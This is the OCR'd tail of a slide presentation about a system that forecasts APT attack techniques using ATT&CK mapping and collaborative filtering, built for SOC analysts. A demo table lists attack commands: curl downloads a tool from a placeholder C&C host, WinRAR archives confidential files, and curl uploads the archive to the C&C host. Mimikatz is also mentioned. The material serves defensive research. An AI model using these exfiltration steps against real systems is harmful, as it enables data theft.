
⑪Upload the .rar file to C&C. The file is successfully taken out !!

⑩Use WinRAR.exe to compress the file with confidential information (seacret.txt) to .rar.


There are
Invoke-mimikatz.ps1
WinRAR.exe

Step	Forecasted	Techniques	Commands
9	○	T1105	curl -k http://C&C_ip_address:port/WinRAR.exe -o C:¥Users¥Desktop¥
10	○	T1560	WinRAR.exe a -r C:¥Users¥iniad¥Desktop¥flag.rar C:¥Users¥iniad¥Documents¥mimi_test¥*.txt
11	○	T1041	curl --upload-file ./flag.rar http://C&C_ip_address:port


Demonstration




Log Upload Screen



Visualization Screen



The Search SIEM Screen




Conclusion

Futureworks


- Forecasting accuracy will be worse when the cold start problem of collaborative filtering
  That occurs in the following three cases.

1. Recommending techniques for adversary with small number of techniques.
2. Recommending low use techniques for adversary with some techniques.
3. Recommending low use techniques for adversary with small number of techniques.


1.



2.



3.



Future Works

- Mapping accuracy from logs to ATT&CK is insufficient and not exhaustive.
- The current version does not have many types of SIEM queries that can be output.
- Interface has room for improvement.

We would like to improve the above three in the future !!

Conclusion

- We are presenting our APT-based Recommendation System.
- The tools we presented will enable SOC analysts to analyze logs more efficiently.
- There are still many rooms for improvement, and we hope to be able to present them again with those improvements.

Takeaways

- New and practical ways to apply the ATT&CK.
- The attack flow can be characterized by using ATT&CK.
- Combining ATT&CK and recommendation systems can predict cyber-attacks.

Thank you for listening!!

Any Question?